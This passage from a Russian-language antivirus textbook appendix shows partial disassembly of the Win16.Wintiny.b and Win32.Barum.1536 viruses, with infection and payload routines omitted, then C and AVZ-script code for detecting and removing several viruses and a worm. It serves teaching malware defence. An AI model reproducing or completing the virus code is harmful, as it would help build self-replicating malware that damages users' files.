;-------------------------------------------------------------------------------
; Раздел данных
05F8  45 64 64 69 65         db      'Eddie'
0600  20 6C 69 76 65 73 00   db      'lives'
```

1.3. Листинг вируса Win16.Wintiny.b, заражающего NE-программы

```
00030000: 9C   Start:  pushf  ; Первые 10 байтов - сигнатура !!!
00030001: 60           pusha
00030002: 1E           push  ds
00030003: 06           push  es
; Доступны ли сервисы DPMI ?
00030004: B88616       mov   ax,01686
00030007: CD2F         int   02F
```

```
00030009: 0BC0          or    ax,ax
0003000B: 7409          je    Vir ; На вирус
; Возврат управления "жертве"
0003000D: 07    Finish: pop   es
0003000E: 1F            pop   ds
0003000F: 61            popa
00030010: 9D            popf
; Переход на программу-носитель
00030011: EA0000FFFF    jmp   0FFFF:00000 ; Перемещаемая ссылка !!!
; ---------------------------------------------------------------------
; Здесь фрагмент инициализации вируса
00030016: B80105  Vir: mov    ax,00501
00030019: B9FFFF        mov   cx,0FFFF ; Длина
0003001C: 33DB          xor   bx,bx
; Распределить в DPMI-памяти фрагмент длиной 64 Кб
0003001E: CD31          int   031
; Поместить линейный 32-битовый адрес в стек
00030020: 56            push  si
00030021: 57            push  di
00030022: 53            push  bx
00030023: 51            push  cx
00030024: 33C0          xor   ax,ax
00030026: B90100        mov   cx,00001
; Создать в LDT пустой дескриптор
00030029: CD31          int   031
0003002B: 8BD8          mov   bx,ax
0003002D: B80700        mov   ax,00007
00030030: 5A            pop   dx
00030031: 59            pop   cx
00030032: CD31          int   031
; Адресовать его на новый сегмент
00030034: B80800        mov   ax,00008
00030037: BAFFFF        mov   dx,0FFFF
0003003A: 33C9          xor   cx,cx
; Установить лимит сегмента
0003003C: CD31          int   031
0003003E: B80900        mov   ax,00009
00030041: B1F2          mov   cl,0F2 ; Флаги r/w
00030043: 32ED          xor   ch,ch
; Установить для сегмента биты чтения и записи
00030045: CD31          int   031
; Загрузить селектор в DS, теперь в этом сегменте данные вируса
00030047: 8EDB          mov   ds,bx
; ---------------------------------------------------------------------
00030049: 8F060200      pop   [00002]
0003004D: 8F060000      pop   [00000]
; Определить средствами MS-DOS текущую DTA
00030051: B42F          mov   ah,02F
00030053: CD21          int   021
00030055: 891E0400      mov   [00004],bx
```

```
00030059: 8C060600      mov   [00006],ex
0003005D: B44E          mov   ah,04E
0003005F: 33C9          xor   cx,cx
00030061: BA9802        mov   dx,offset Mask
00030064: 1E            push  ds
00030065: 0E            push  cs
00030066: 1F            pop   ds
; Искать по маске 1-ый файл
00030067: CD21          int   021
00030069: 1F            pop   ds
0003006A: 7314          jae   Infect ; Продолжить работу
; Файл не найден, на завершение
0003006C: E81B02        call  RemS   ; Удаление сегмента
0003006F: EB9C          jmp   Finish ; На конец
00030071: B43E          mov   ah,03E
00030073: CD21          int   021
; Искать следующий файл
00030075: B44F          mov   ah,04F
00030077: CD21          int   021
00030079: 7305          jae   Infect    ; Продолжить работу
0003007B: E80C02        call  RemS      ; Удаление сегмента
0003007E: EB8D          jmps  00003000D ; На конец
; ---------------------------------------------------------------------------
; Здесь фрагмент инфицирования файлов (пропущен)
00030080: 1E   Infect:
                        . . .
; ---------------------------------------------------------------------------
; Удаление вирусного сегмента
0003028A: B80205 RemS: mov   ax,00502
0003028D: 8B360000      mov   si,[00000]
00030291: 8B3E0200      mov   di,[00002]
; Удалить сегмент
00030295: CD31          int   031
00030297: C3            retn
; ---------------------------------------------------------------------------
; Константы вируса
00030298  Mask     db '*.EXE',0
0003029E  CopyRt    db 'WinTiny (C)Copyright June, 1995 by Burglar in Taipei, Taiwan.'
```

1.4. Листинг вируса Win32.Barum.1536, заражающего PE-программы

```
404200   start:
404200: E800000000 call 000404205              ; Вычисление дельта-смещения
404205: 5D                 pop  ebp
404206: 8BDD               mov  ebx,ebp        ; Здесь байты сигнатуры !!!
404208: 81ED05104000       sub  ebp,000401005 ; Распределить в стеке место под
                                               ; данные
40020E: 81EB               dw   EB81           ; Код команды sub ebx, ???????? -
```

```
400210: ????????          dd   ????????      ; это довычисление дельта-смещения
404214: B8                db   B8            ; Код команды mov eax, ????????
404215: ????????          dd   ????????      ; +15h: Здесь старый RVA точки входа
404219: 03C3              add  eax,ebx       ; Полный RVA точки входа
40421B: 50                push eax           ; Поместить адрес в стек
40421C: E80B000000        call 00040422C     ; Поиск адресов в KERNEL32.DLL
404221: E884000000        call 0004042AA     ; Выполнение деструктивных действий
404226: E8D8000000        call 000404303     ; Поиск и инфицирование файлов
40422B: C3                ret                ; Возврат в программу-носитель
; ---------------------------------------------------------------------------
; Функция строит таблицу адресов по адресу, указанному в  edi (пропущено)
40422C   BuildAPITable:
                                  ...
4042A5    C3              retn
; ---------------------------------------------------------------------------
; Функция 6 марта удавляет файлы в системной директории Windows (пропущено)
4042AA   Payload:
                                  ...
404302    C3              retn
; ---------------------------------------------------------------------------
; Функция ищет и инфицирует файлы (пропущено)
404303
404303   Infect:
                                  ...
4044C3    C3              retn
; ---------------------------------------------------------------------------
; Блок данных вируса
                                  ...
4046CA   aKernel32_dll    db 'KERNEL32.dll',0
4046D7   aGetmodulehandl  db 'GetModuleHandleA',0
4046E8   aGetmodulehan_0  db 'GetModuleHandleW',0
4046F9   aGetprocaddress  db 'GetProcAddress',0
404708                    db 0Dh,0Ah
40470A   aBajanRumTekken  db '[ Bajan Rum ]',0Dh,0Ah
40470A                    db 'Tekken',27h,' time ent no laziness...',0Dh,0Ah
40470A                    db 'GetSystemTime',0
404748   aDeletefilea      db 'DeleteFileA',0
404754   aGetcurrentdire   db 'GetCurrentDirectoryA',0
404769   aGetwindowsdire   db 'GetWindowsDirectoryA',0
40477E   aFindfirstfilea   db 'FindFirstFileA',0
40478D   aFindnextfilea    db 'FindNextFileA',0
40479B   aFindclose        db 'FindClose',0
4047A5   aCreatefilea      db 'CreateFileA',0
4047B1   aCreatefilemapp   db 'CreateFileMappingA',0
4047C4   aMapviewoffile    db 'MapViewOfFile',0
4047D2   aUnmapviewoffil   db 'UnmapViewOfFile',0
4047E2   aClosehandle      db 'CloseHandle',0
4047EE   a_exe             db '*.exe',0
```

2. Исходные тексты антивирусных процедур

В приложении приведены минимальные варианты исходных текстов антивирусных процедур, не содержащие отладочных сообщений, контроля ошибок и т. п. Они отлажены с использованием бесплатно распространяемых компиляторов Borland C/C++ v1.01 (для MS-DOS) и Borland C/C++ v5.5 (для Windows).

2.1. Процедуры рекурсивного сканирования каталогов

Вариант для MS-DOS:

```
#include <dir.h>
#include <dos.h>

unsigned long total=0, cured=0;

void walk(char *Dir, char *Mask) {
 int ok; struct ffblk buf;

 chdir(Dir);
 ok = findfirst(Mask, &buf, FA_DIREC|FA_HIDDEN|FA_SYSTEM|FA_ARCH|FA_RDONLY);
 while (ok!=-1) {
   if (buf.ff_attrib&FA_DIREC) {
     if (buf.ff_name[0]!='.') walk(buf.ff_name, Mask);
    }
   else  {
     if (infected(buf.ff_name)) { cure(buf.ff_name); cured++;  }
     total++;
   }
   ok = findnext(&buf);
 }
 chdir("..");
}
```

Вариант для Windows:

```
#include <windows.h>

unsigned long total = 0, cured = 0;

void walk(char *Dir, char *Mask)  {
 _WIN32_FIND_DATA buf;  HANDLE h;

 SetCurrentDirectory(Dir);
 if ((h=FindFirstFile(Mask, &buf))==INVALID_HANDLE_VALUE) return;
```

```
 while (1) {
  if (buf.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
   if (buf.cFileName[0] != '.') walk(buf.cFileName, Mask );
   }
   else {
    if (infected(buf.cFileName)) { cure(buf.cFileName); cured++; }
    total++;
   }
   if (!FindNextFile(h, &buf)) break;
  }
  FindClose(h);
  SetCurrentDirectory("..");
}
```

2.2. Процедуры детектирования и лечения вируса Boot.AntiExe

```
char sign_antiexe_mem[]={0x2E,0x8D,0x3E,0x00,0x08,0x02,0x75,0x4D};
int infected_antiexe_mem() { // Есть вирус в памяти?
 int i;
 for (i=0;i<8;i++) if (peekb(0x9FC0, 0x35+i)!=sign_antiexe_mem[i]) return 0;
 return 1;
}

char patch_antiexe_mem[]={0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xEB, 0x4D};
cure_antiexe_mem() { // Пропатчить память, обезвредив вирус
 int i;
 for (i=0;i<8;i++) pokeb(0x9FC0, 0x35+i, patch_antiexe_mem[i]);
}

int infected_antiexe(int dev) { // Поиск на устройстве A=1, B=1, HDD=0x80
 unsigned char buf[512];
 biosdisk( 2, dev, 0, 0, 1, 1, buf );
 if (!strncmp(&buf[0x35], sign_antiexe_mem, 8)) return 1; else return 0;
}

int cure_antiexe(int dev) { // Восстановление загрузочного сектора
 unsigned char buf[512];
 biosdisk( 2, dev, 0, 0, 1, 1, buf );
 biosdisk( 2, dev, (int)buf[6], (int)buf[5], (int)buf[4], 1, buf );
 biosdisk( 3, dev, 0, 0, 1, 1, buf ); // Запись
}
```

2.3. Процедуры детектирования и лечения вируса Eddie.651.a

Наименования полей MZ-заголовка дано по гипертекстовому справочнику «TechHelp», поскольку файл «winnt.h» не прилагается к MS-DOS-компиляторам.

```
#include <io.h>
#include <fcntl.h>
#include <string.h>
#include <sys\stat.h>

struct exe { unsigned int ExeHead, PartPag, PageCnt, ReloCnt, HdrSize, MinMem,
             MaxMem, ReloSS, ExeSP, ChkSum, ExeIP, ReloCS, Tab1Off, Overlay; }
_e;
struct com { unsigned char jmp; unsigned int rel; unsigned char r[25]; } _c;
union  beg {  struct exe e;  struct com c; };

unsigned char sign_eddie[]={0xFB, 0x3D, 0x00, 0x48, 0x74, 0x51, 0x80, 0xFC, 0x11, 0x74};
int infected_eddie(char *s) { // Поиск вируса в файле
 int f; long p = 0; union beg h; unsigned char buf[10];
 f = open( s, O_RDWR, S_IREAD|S_IWRITE);
 read(f, &h, sizeof(union beg)); // Читать начало файла
 if (h.e.ExeHead==0x5A4D) // Это EXE
   p=((long)h.e.HdrSize+(long)h.e.ReloCS)*16+(long)h.e.ExeIP;
 if (h.c.jmp==0xE9) // Это COM с JMP в начале
   p=(long) h.c.rel + 3;
 if (!p) return 0; // Это не COM и не EXE
 lseek( f, p+0xA7, SEEK_SET );  // На положение сигнатуры
 read(f, buf, 10 ); // Читать байты
 close(f);
 if (!strncmp(buf, sign_eddie, 10))
   return 1; // Сигнатура не совпала
 else
   return 0; // Сигнатура совпала
}

void cure_eddie(char *s) { // Удаление вируса из файла
 int f; long p = 0; union beg h;
 f = open( s, O_RDWR, S_IREAD|S_IWRITE);
 read(f, &h, sizeof(union beg)); // Читать начало файла
 if (h.e.ExeHead==0x5A4D) { // Это EXE
   p=((long)h.e.HdrSize+(long)h.e.ReloCS)*16+(long)h.e.ExeIP;
   lseek(f, p+0x280, SEEK_SET);
   read(f, &h.e.ExeIP, 2);  // Прочитать спрятанные ExeIP
   read(f, &h.e.ReloCS, 2); // и ReloCS
 }
 if (h.c.jmp==0xE9) { // Это COM
   p=(long) h.c.rel + 3;
   lseek(f, p+0x288, SEEK_SET);
   read(f, &h.c.jmp, 1); // Прочитать спрятанные
   read(f, &h.c.rel, 2); // начальные байты файла
 }
 lseek(f, 0, SEEK_SET);
 write(f, &h, sizeof(h)); // Восстановить начало файла
 lseek(f, p, SEEK_SET);
 _write(f, NULL, 0); // Запись 0 байтов усекает файл
```

```
 close(f);
};

void detect_and_cure_mem_eddie() { // Поиск вируса в памяти и удаление его
 union REGS ir, or; struct SREGS sr; unsigned int type, size, s, i;
 ir.h.ah=0x52; int86x(0x21, &ir, &or, &sr);
 s = peek(sr.es, or.x.bx-2); // Адрес 1-го MCB
 while (1) {                 // Пройти цепочку MCB до конца
  type = peekb (s, 0);       // Тип MCB
  size = peek (s, 3);        // Размер MCB
  s+=size+1;                 // На следующий MCB
  if (type == 'Z') break;    // Последний MCB
  }
  if ((s<0x9FFF) && !strncmp((char *) MK_FP(s, 0xA7), sign_eddie, 10))
     for (i=0;i<16;i++) pokeb(s, 0xA7+i, 0x90); // Патчить память кодами NOP
}
```

2.4. Процедуры детектирования и лечения вируса Win.Wintiny.b

Здесь и далее наименования полей MZ-заголовка даны в соответствии с содержимым файла «winnt.h». Тип «new_rlc» описан в заголовочном файле «newexe.h», который поставляется вместе с компиляторами от Microsoft и Watcom, но отсутствует в продуктах от Borland. Поэтому описание типа приведено ниже.

```
#include <windows.h>
#include <winnt.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <io.h>

unsigned char sign_tiny[]={0x9C, 0x60, 0x1E, 0x06, 0xB8, 0x86, 0x16, 0xCD, 0x2F, 0x08};
struct s_table { WORD ns_sector, ns_cbseg, ns_flags, ns_minalloc; };
struct new_rlc {char nr_stype, nr_flags; unsigned short nr_soff; char nr_segno,
nr_res; unsigned short nr_entry; };
union cs_ip { WORD w[2]; DWORD csip; };

 _IMAGE_DOS_HEADER mz_h; // DOS-заголовок
 _IMAGE_OS2_HEADER ne_h; // NE-заголовок
 struct s_table s_t;     // Строка таблицы сегментов
 union cs_ip *a;         // CSIP, разделенное на CS и IP
 struct new_rlc reloc;   // Строка таблицы перемещаемых ссылок
 int n_rels;             // Количество перемещаемых ссылок
 unsigned char buf[10];  // Буфер под сигнатуру


void cure_wintiny(char *s) { // Удаление вируса из файла
```

```
 int f, i;  unsigned char c = 0x90;
 f = open(s, O_RDWR|O_BINARY, S_IREAD|S_IWRITE);
 lseek(f,(ULONG)s_t.ns_sector*(ULONG)(1<<ne_h.ne_align)+(ULONG)a->w[0]+(ULONG)s_t.
ns_cbseg, SEEK_SET);
 read( f, &n_rels, 2);
 for (i=0;i<n_rels;i++) read( f, &reloc, sizeof(struct new_rlc) );
 a->w[0] = reloc.nr_entry; a->w[1] = reloc.nr_segno; // Восстановить точку входа
 ne_h.ne_cseg--;                                    // Уменьшить количество сегментов
 lseek(f, mz_h.e_lfanew, SEEK_SET);                 // Перейти на Windows-заголовок
 write(f, &ne_h, sizeof(_IMAGE_OS2_HEADER) ); // Писать Windows-заголовок
 chsize(f, (ULONG)s_t.ns_sector*(ULONG)(1<<ne_h.ne_align)+(ULONG)a->w[0]); // Отсечь
 close(f);
 }

int infected_wintiny(char *s) { // Поиск вируса в файле
  int f, i;
  f = open(s, O_RDWR|O_BINARY, S_IREAD|S_IWRITE);
  read(f, &mz_h, sizeof(_IMAGE_DOS_HEADER) );       // Читать DOS-заголовок
  if (mz_h.e_magic!=IMAGE_DOS_SIGNATURE) return 0; // В начале не 'MZ'
  if (mz_h.e_lfarlc<0x40) return 0;                 // Это не Windows-программа
  lseek(f, mz_h.e_lfanew, SEEK_SET);                // Перейти на Windows-заголовок
  read(f, &ne_h, sizeof(_IMAGE_OS2_HEADER) );       // Читать Windows-заголовок
  if (ne_h.ne_magic!=IMAGE_OS2_SIGNATURE) return 0; // Это не NE-программа
  lseek(f,  mz_h.e_lfanew + (ULONG) ne_h.ne_segtab, SEEK_SET );
  a = (union cs_ip *) &ne_h.ne_csip; // Разбить ne_csip на cs и ip
  for (i=0;i<a->w[1];i++) read(f,&s_t,sizeof(struct s_table)); // Читать таблицу
                                                               // сегментов
  lseek(f,(ULONG)s_t.ns_sector*(ULONG)(1<<ne_h.ne_align)+
      (ULONG)a->w[0],SEEK_SET); // Здесь точка входа!
  read(f, buf, 10); // Читать буфер
  close (f);
  if (!strncmp(sign_tiny, buf, 10)) return 1; else return 0;
 }
```

2.5. Процедуры детектирования и лечения вируса Win32.Barum.1536

В состав сигнатуры не входят самые первые байты вирусного кода, так как вычисление дельта-смещения характерно для большого количества вирусов.

```
#include <windows.h>
#include <winnt.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <io.h>

 unsigned char sign_barum[]={0x8B, 0xDD, 0x81, 0xED, 0x05, 0x10, 0x40, 0x00, 0x81, 0xEB};
 _IMAGE_DOS_HEADER mz_h; // DOS-заголовок
```

```
_IMAGE_NT_HEADERS pe_h; // NE-заголовок
_IMAGE_SECTION_HEADER se; // Строка таблицы секций
unsigned char buf[16];  // Буфер под сигнатуру

void cure_barum(char *s) { // Удаление вируса из файла
int f, i; DWORD oldep; unsigned char c = 0x90;
f = open(s, O_RDWR|O_BINARY, S_IREAD|S_IWRITE);
lseek( f, se.PointerToRawData+
     pe_h.OptionalHeader.AddressOfEntryPoint-se.VirtualAddress+0x15, SEEK_SET);
read(f, &oldep, 4); // Извлечь из вируса старую точку входа
lseek( f, se.PointerToRawData+pe_h.OptionalHeader.AddressOfEntryPoint-
      se.VirtualAddress, SEEK_SET);
for (i=0;i<se.SizeOfRawData;i++) write(f, &c, 1); // Зачистить секцию
pe_h.OptionalHeader.AddressOfEntryPoint=oldep;
lseek(f, mz_h.e_lfanew, SEEK_SET);
write(f, &pe_h, sizeof(_IMAGE_NT_HEADERS)); // Вернуть старую EntryPoint
close(f);
}

int infected_barum(char *s) { // Поиск вируса в файле
 int f, i;
 f = open(s, O_RDWR|O_BINARY, S_IREAD|S_IWRITE);
 read(f, &mz_h, sizeof(_IMAGE_DOS_HEADER) );       // Читать DOS-заголовок
 if (mz_h.e_magic!=IMAGE_DOS_SIGNATURE) return 0; // Вначале не 'MZ'
 if (mz_h.e_lfarlc<0x40) return 0;                 // Это не Windows-программа
 lseek(f, mz_h.e_lfanew, SEEK_SET);                // Перейти на Windows-заголовок
 read(f, &pe_h, sizeof(_IMAGE_NT_HEADERS));        // Читать Windows-заголовок
 if (pe_h.Signature!=IMAGE_NT_SIGNATURE) return 0; // Это не NE-программа
 lseek(f, mz_h.e_lfanew+0xF8, SEEK_SET );          // На таблицу секций
 for (i=0;i<pe_h.FileHeader.NumberOfSections;i++) {
  read(f, &se, sizeof(_IMAGE_SECTION_HEADER));
  if  ((se.VirtualAddress<=pe_h.OptionalHeader.AddressOfEntryPoint) &&
      (se.VirtualAddress+se.Misc.VirtualSize>
       pe_h.OptionalHeader.AddressOfEntryPoint))  { // Секция с точкой входа
        lseek( f, se.PointerToRawData+pe_h.OptionalHeader.AddressOfEntryPoint-
              se.VirtualAddress, SEEK_SET);        // Здесь точка входа!
        read(f, buf, 16);
        if (!strncmp(&buf[6], sign_barum, 10)) return 1; else return 0;
      }
  }
 close(f);  return 0;  // Ничего не найдено
}
```

2.6. Процедуры детектирования и лечения вирусов Macro.Word.Wazzu.gw и Macro.Word97.Wazzu.gw

Поскольку вирус **Macro.Word97.Wazzu.gw** не полиморфный, распаковка и эмуляция его VBA-кода не требуются. Для детектирования обоих вирусов вместо сигнатур используются 32-битовые контрольные суммы Марка Адлера.

Служебные процедуры и глобальные константы.

```
#include <windows.h>
#include <ole2.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <io.h>
#include <stdio.h>

#define VIR97 0xDB034DA2
#define VIR06 0x1DD1303B
#define MAXBUF 0xFFFF
#define NAMELEN 256
#define DOCFILESIGN 0xE011CFD0
#define VERSIONNUM 0x68ffff
#define NODOCFILE  0
#define WORD6FILE  1
#define WORD97FILE 2

BYTE Buf[MAXBUF];  // Небольшой буфер под макрос

// Расчет контрольной суммы ------------------------------------------------
DWORD adler32(unsigned char *buf, DWORD buflen) {
 DWORD s1 = 1, s2 = 0, n;
 for (n=0; n<buflen; n++)   { s1 = (s1+buf[n])%65521;  s2 = (s2+s1)%65521; }
 return (s2 << 16) + s1;
}

// Тип и версия документа --------------------------------------------------
int type_of_file(char *s) {
 int f;
 DWORD file_sign;           // Тип файла
 DWORD doc_sign;            // Версия MS Word
 OLECHAR FileName[NAMELEN]; // Unicode-имя для structured storage
 LPSTORAGE pIStorage=NULL;  // Интерфейс хранилища
 LPSTREAM pIStream=NULL;    // Интерфейс потока
 DWORD nr;                  // Количество прочитанных байтов
 // Определение типа файла
 f = open(s, O_RDONLY|O_BINABY, S_IREAD);
 read(f, &file_sign, 4);  close(f);
 if (file_sign!=DOCFILESIGN) return NODOCFILE; // Это не docfile
// Чтение потока WordDocument
 mbstowcs(FileName, s, NAMELEN);
 StgOpenStorage(FileName,NULL,
              STGM_READ|STGM_SHARE_EXCLUSIVE, NULL,0,&pIStorage);
 pIStorage->OpenStream(L"WordDocument",NULL,
                       STGM_READ|STGM_SHARE_EXCLUSIVE,0,&pIStream);
 pIStream->Read( &doc_sign, 4, &nr );
 pIStream->Release(); pIStorage->Release();
// Определение версии документа
```

```
 if (doc_sign<VERSIONNUM) return WORD6FILE; else  return WORD97FILE;
}

// Изменение позиции чтения/записи в текущем потоке ----------------------------
void str_seek(LPSTREAM str, DWORD ofst) {
 LARGE_INTEGER pos; ULARGE_INTEGER newpos;
 pos.u.HighPart = 0; pos.u.LowPart = (DWORD) ofst;
 str->Seek(pos, STREAM_SEEK_SET, &newpos );
}

// Определение позиции чтения/записи в текущем потоке --------------------------
void str_tell(LPSTREAM str, DWORD *ofst) {
 LARGE_INTEGER pos; ULARGE_INTEGER newpos;
 pos.u.HighPart = 0; pos.u.LowPart = 0;
 str->Seek(pos, STREAM_SEEK_CUR, &newpos );
 *ofst = (DWORD) newpos.u.LowPart;
}

struct MH {  // Макрозаголовок для Word 6/7
 BYTE vers; BYTE key; BYTE r0[10]; DWORD mlen; DWORD r1; DWORD mpos;
};
```

Процедуры для детектирования и удаления вируса из документа в формате MS Word 6 или 7.

```
// Поиск вируса в документе, созданном в Word 6/7 ------------------------------
int infected_wazzu06(char *s) {
 OLECHAR FileName[NAMELEN]; // Unicode-имя для structured storage
 LPSTORAGE pIStorage=NULL;  // Интерфейс хранилища
 LPSTREAM pIStream=NULL;    // Интерфейс потока
 DWORD  mh_off;             // Позиция макрозаголовка
 DWORD  mh_len;             // Длина макрозаголовка
 DWORD  old_pos;            // Старая позиция
 DWORD  a32;                // Контрольная сумма
 DWORD  nr;                 // Количество прочитанных байтов
 WORD   magic;              // Сигнатура 0x10FF
 WORD   n_macr;             // Количество макросов
 struct MH mh;              // Макрозаголовок
 int    found;              // Признак наличия вируса
 int    i, j;

 mbstowcs(FileName, s, NAMELEN);
 found = 0;
 StgOpenStorage(FileName,NULL,
               STGM_READ|STGM_SHARE_EXCLUSIVE, NULL,0,&pIStorage);
 pIStorage->OpenStream(L"WordDocument",NULL,
                       STGM_READ|STGM_SHARE_EXCLUSIVE,0,&pIStream);
 str_seek(pIStream, 0x118);
 pIStream->Read(&mh_off, 4, &nr); // Позиция макрозаголовка
 pIStream->Read(&mh_len, 4, &nr); // Длина
```

```
 str_seek(pIStream, mh_off);
 pIStream->Read(&magic, 2, &nr); // Должно быть 0x1FF
 if (magic!=0x1FF) {pIStream->Release();pIStorage->Release();return 0;} // Макросов нет
 pIStream->Read(&n_macr, 2, &nr); // Количество макросов
 if (!n_macr) {pIStream->Release();pIStorage->Release();return 0;} // Макросов нет
 for (i=0;i<n_macr;i++)  { // Цикл по записям макрозаголовка
  pIStream->Read( &mh, sizeof(struct MH), &nr );
  str_tell(pIStream, &old_pos);
  str_seek(pIStream, mh.mpos);
  pIStream->Read( Buf, mh.mlen, &nr );
  if (mh.key) for (j=0;j<mh.mlen;j++) Buf[j]=Buf[j]^mh.key; // Расшифровка макроса
  a32 = adler32(Buf, mh.mlen); // Расчет контрольной суммы
  if (a32==VIR06) found = 1;   // Сравнение
  str_seek(pIStream, old_pos);
 }
 pIStream->Release(); pIStorage->Release();
 return found;
}

// Удаление вируса из документа, созданного в Word 6/7 -------------------------
void cure_wazzu06(char *s) {
 OLECHAR FileName[NAMELEN]; // Unicode-имя для structured storage
 LPSTORAGE pIStorage=NULL;  // Интерфейс хранилища
 LPSTREAM pIStream=NULL;    // Интерфейс потока
 DWORD  nr;                 // Количество прочитанных байтов
 DWORD  mh_off;             // Позиция макрозаголовка
 DWORD  mh_len;             // Длина макрозаголовка
 WORD   n_macr;             // Количество макросов
 WORD   magic;              // Сигнатура макрозаголовка

 mbstowcs(FileName, s, NAMELEN);
 StgOpenStorage(FileName,NULL,
                STGM_READWRITE|STGM_SHARE_EXCLUSIVE, NULL,0,&pIStorage);
 pIStorage->OpenStream(L"WordDocument",NULL,
                       STGM_READWRITE|STGM_SHARE_EXCLUSIVE,0,&pIStream);
  str_seek(pIStream, 0x118);
 pIStream->Read(&mh_off, 4, &nr); // Позиция макрозаголовка
 mh_len = 0;
 pIStream->Write(&mh_len, 4, &nr); // Записать в длину 0 байтов
 str_seek(pIStream, mh_off);
 pIStream->Read(&magic, 2, &nr);
 n_macr=0;
 pIStream->Write(&n_macr, 2, &nr); // Записать в количество 0 макросов
 pIStream->Release(); pIStorage->Release();
}
```

Процедуры для детектирования и удаления VBA-вируса.

```
// Поиск вируса в документе, созданном в Word 97+
int infected_wazzu97(char *s, LPSTORAGE ls) {
```

```
 OLECHAR FileName[NAMELEN]; // Unicode-имя для structured storage
 LPENUMSTATSTG lpEnum=NULL; // Интерфейс перечислителя
 LPSTORAGE pIStorage=NULL;  // Интерфейс структурированного хранилища
 LPSTORAGE pIStorage2=NULL; // Интерфейс хранилища нижнего уровня
 LPSTREAM pIStream=NULL;    // Интерфейс потока
 STATSTG stat;              // Очередная запись в каталоге
 ULONG uCount;              // Счетчик перечисления
 ULONG streamlen;           // Реальная длина потока
 ULONG ch_pos;              // Позиция чунка внутри потока
 ULONG a32;                 // Контрольная сумма вирусного кода
 int found;                 // Признак наличия вируса

 if (!ls) { // Первый вызов
   found = 0;
   mbstowcs(FileName, s, NAMELEN);
   StgOpenStorage(FileName,NULL,
                  STGM_READ|STGM_SHARE_EXCLUSIVE, NULL,0,&pIStorage);
   found = infected_wazzu97("", pIStorage);
   pIStorage->Release();
   return found;
  }
 else { // Повторный вызов
  ls->EnumElements(0,NULL,0,&lpEnum);
  if (lpEnum) while (lpEnum->Next(1,&stat,&uCount)==S_OK) { // Перечислить
    if (stat.type==STGTY_STORAGE) { // Это хранилище
     ls->OpenStorage(stat.pwcsName,
                     NULL,STGM_READ|STGM_SHARE_EXCLUSIVE,NULL,0,&pIStorage2);
     found = infected_wazzu97("", pIStorage2 ); // Рекурсивно нырнуть в хранилище
     pIStorage2->Release();
     }
    else { // Это поток
     ls->OpenStream(stat.pwcsName,NULL,
                    STGM_READ|STGM_SHARE_EXCLUSIVE,0,&pIStream);
     pIStream->Read(Buf, MAXBUF, &streamlen);  // Читать начало потока
     pIStream->Release();
     if (*(DWORD *)&Buf[0]==0x00011601) { // Это поток с макросами
      ch_pos = streamlen/2;             // Поиск начинаем со второй половины буфера
      while((ch_pos<(streamlen-3))&&((Buf[ch_pos]!=1)||
           ((Buf[ch_pos+2]&0xF0)!=0xB0))) ch_pos++;      // Поиск 01 <XX> B<X>
      if (ch_pos < (streamlen-3)) {            // Нашли упакованный код макроса
       a32 = adler32( &Buf[ch_pos+3], streamlen-ch_pos ); // Контрольная сумма
       if (a32 == VIR97) found=1;
      }
     }
    }
   }
  }
 return found;
}

// Удаление вируса из документа, созданного в Word 97+ ------------------------
```

```
void cure_wazzu97(char *s) {
 OLECHAR FileName[NAMELEN]; // Unicode-имя для structured storage
 LPSTORAGE pIStorage=NULL;  // Интерфейс структурированного хранилища
 LPSTREAM pIStream=NULL;    // Интерфейс потока
 DWORD mh_off, mh_len;      // Позиция и длина макрозаголовка
 DWORD nr;                  // Количество прочитанных/записанных байтов
 WORD  mh;                  // Имитатор пустого макрозаголовка

 mbstowcs(FileName, s, NAMELEN);
 StgOpenStorage(FileName,NULL,
              STGM_READWRITE|STGM_SHARE_EXCLUSIVE, NULL,0,&pIStorage);
 pIStorage->DestroyElement(L"Macros"); // Удалить хранилище "Macros"
 pIStorage->OpenStream(L"WordDocument", NULL,
                       STGM_READWRITE|STGM_SHARE_EXCLUSIVE, 0, &pIStream);
 str_seek(pIStream, 0x15A);
 pIStream->Read(&mh_off, 4, &nr); // Позиция макрозаголовка в 1Table
 mh_len = 2;
 pIStream->Write(&mh_len, 4, &nr); // Записать длину пустого заголовка
 pIStream->Release();
 pIStorage->OpenStream(L"1Table", NULL,
                       STGM_READWRITE|STGM_SHARE_EXCLUSIVE, 0, &pIStream);
 str_seek(pIStream, mh_off);
 mh = 0x40FF;
 pIStream->Write(&mh, 2, &nr); // Записать имитацию пустого заголовка
 pIStream->Release();
 pIStorage->Release();
}
```

2.7. Скрипт антивируса AVZ для детектирования и лечения почтового червя E-Worm.Avron.a

Для успешного выполнения скрипта антивирус AVZ должен быть запущен с привилегиями Администратора. Во время работы скрипта будет отключен доступ к сети, а после его завершения компьютер автоматически перезагрузится.

```
// Поиск сигнатуры в файле
Function ScanFile(AFileName : string) : Boolean;
begin
 SetStatusBarText(AFileName);
 LoadFileToBuffer(AFileName);
 if SearchSign(`75 2C 2A 65 07 BA 37 6C`, 4096, 0) >= 0
    then Result:=true else Result:=false;
 FreeBuffer;
end;

// Сканирование дерева каталогов
Procedure ScanDir(ADirName : string; AScanSubDir : boolean);
var FS : TFileSearch;
```

```
begin
 ADirName := NormalDir(ADirName);
 FS := TFileSearch.Create(nil);
 FS.FindFirst(ADirName + '*.*');
 while FS.Found do begin
 if FS.IsDir then begin
   if AScanSubDir and (FS.FileName <> '.') and (FS.FileName <> '..') then
    ScanDir(ADirName + FS.FileName, AScanSubDir)
 end else
   if ScanFile(ADirName + FS.FileName) then begin
    AddToLog('Delete '+ADirName+FS.FileName);
    DeleteFile(ADirName + FS.FileName);
    AddToLog('Try to remove from Registry '+ADirName + FS.FileName);
    DelAutorunByFileName(ADirName + FS.FileName);
   end;
   FS.FindNext;
end;
 FS.Free;
end;

var  i : integer;

begin
 ExecuteFile('net.exe', 'stop tcpip /y', 0, 15000, true);
 RefreshProcessList;
 AddToLog('Number of processes= '+IntToStr(GetProcessCount));
 for i := 0 to GetProcessCount - 1 do begin
  AddToLog(IntToStr(GetProcessPID(i)) + ' '+ GetProcessName(i));
  if ScanFile(GetProcessName(i))  then begin
   AddToLog('Terminate '+GetProcessName(i));
   TerminateProcess(GetProcessPID(i));
   AddToLog('Delete '+GetProcessName(i));
   DeleteFile(GetProcessName(i));
